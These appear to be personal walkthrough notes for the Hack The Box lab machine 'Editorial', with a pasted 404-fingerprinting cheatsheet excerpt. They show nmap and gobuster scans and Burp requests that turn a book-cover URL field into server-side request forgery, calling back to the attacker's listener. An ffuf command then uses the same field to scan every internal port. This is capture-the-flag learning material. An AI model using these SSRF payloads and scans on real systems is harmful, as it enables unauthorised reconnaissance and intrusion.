
Editorial


Monday, May 5, 2025 3:37 PM

nmap



```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ nmap -A -T4 -p- -oN nmap 10.129.215.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 15:38 EDT
Nmap scan report for 10.129.215.72
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We search something that does not exist to view the error messsage.




Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

It is Flask website.

https://0xdf.gitlab.io/cheatsheets/404



Sep 25, 2024

It's always useful to know as much about the technology stack behind a web application in order to exploit it. One simple way to get information about an application is to look at the 404 not found page. If the site hasn't created a custom 404 page, it can be used to fingerprint the framework / language being used by the site.

Image Index

Here's all of the images at the top, linked to their details in the section that follows:

404 Not Found

nginx/1.24.0

Not Found

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at 10.10.11.136 Port 80

Server Error

404 - File or directory not found.

The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.


Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Not Found

The requested resource was not found on this server.

{"detail":"Not Found"}



Not Found


The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Not Found


The requested resource was not found on this server.

```
{"detail":"Not Found"}
```

Gobuster



```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ cat gobuster
/upload               (Status: 200) [Size: 7140]
/about                (Status: 200) [Size: 2939]
```



Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.


Book information

Cover URL related to your book or

Choose File No file chosen

Preview

Book name




Request

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 304
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
Content-Type: multipart/form-data; boundary=----WebKitF
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Connection: keep-alive

------WebKitFormBoundaryQm8j24YqEcQzQ2Z5
Content-Disposition: form-data; name="bookurl"

http://10.10.14.15
------WebKitFormBoundaryQm8j24YqEcQzQ2Z5
Content-Disposition: form-data; name="bookfile"; filena
Content-Type: application/octet-stream


------WebKitFormBoundaryQm8j24YqEcQzQ2Z5--

```


Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 05 May 2025 20:56:30 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6
e0.jpeg
```

Check ipv6 address.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ip -6 addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 state UNKNOWN qlen 1000
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
    inet6 fe80::e3cb:b42f:aa69:8a52/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 state UNKNOWN qlen 500
    inet6 dead:beef:2::1016/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::c4b8:87f8:b254:6628/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
```




Request:

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 317
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
Content-Type: multipart/form-data; boundary=----WebKitF
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Connection: keep-alive

------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookurl"

http://[dead:beef:2::1016]:9001
------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookfile"; filena
Content-Type: application/octet-stream


------WebKitFormBoundaryuSYUef3mo0L3pu8H--

```

Response:


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 06 May 2025 02:24:25 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6
e0.jpeg
```

We get target ipv6 addresss.




```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ nc -6 -lvnp 9001
Listening on :: 9001
Connection received on dead:beef::250:56ff:feb0:ef78 52086
GET / HTTP/1.1
Host: [dead:beef:2::1016]:9001
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

scan nmap ipv6
only 22 open



```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ nmap -A -T4 -p- -oN nmap_ipv6 dead:beef::250:56ff:feb0:ef78 -6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 22:33 EDT
Nmap scan report for dead:beef::250:56ff:feb0:ef78
Host is up (0.031s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=6%D=5/5%OT=22%CT=1%CU=36911%PV=N%DS=1%DC=D%G=Y%TM=681974F
```


We will scan open ports on target.
We can use burp suite intruder but it takes forever.



```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 305
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
Content-Type: multipart/form-data; boundary=----WebKitF
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:22
------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookfile"; filena
Content-Type: application/octet-stream


------WebKitFormBoundaryuSYUef3mo0L3pu8H--
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 06 May 2025 02:40:45 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6
e0.jpeg
```

We will use fuff.
We notice that if we change the input (ports), this output does not change. "/static/images/unsplash_photo_1630734277837 _ebe62757b6e0.jpeg"




```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 305
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
Content-Type: multipart/form-data; boundary=----WebKitF
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:FUZZ
------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookfile"; filena
Content-Type: application/octet-stream


------WebKitFormBoundaryuSYUef3mo0L3pu8H--
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 06 May 2025 02:40:45 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6
e0.jpeg
```




```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ ffuf -request fuzz.req -request-proto http -w <(seq 1 65535) -fr "1630734277837_ebe62757b6e0.jpeg"

        /'___\  /'___\           /'___\
```

-w <(seq 1 65535) = sequence from 1 to 65535 (scan all ports)
-fr = filter regex "text"
port 5000




```
5000                    [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 297ms]
:: Progress: [65535/65535] :: Job [1/1] :: 252 req/sec :: Duration: [0:04:10] :: Errors: 1 ::
```

If we want to see error log, use --debug-log

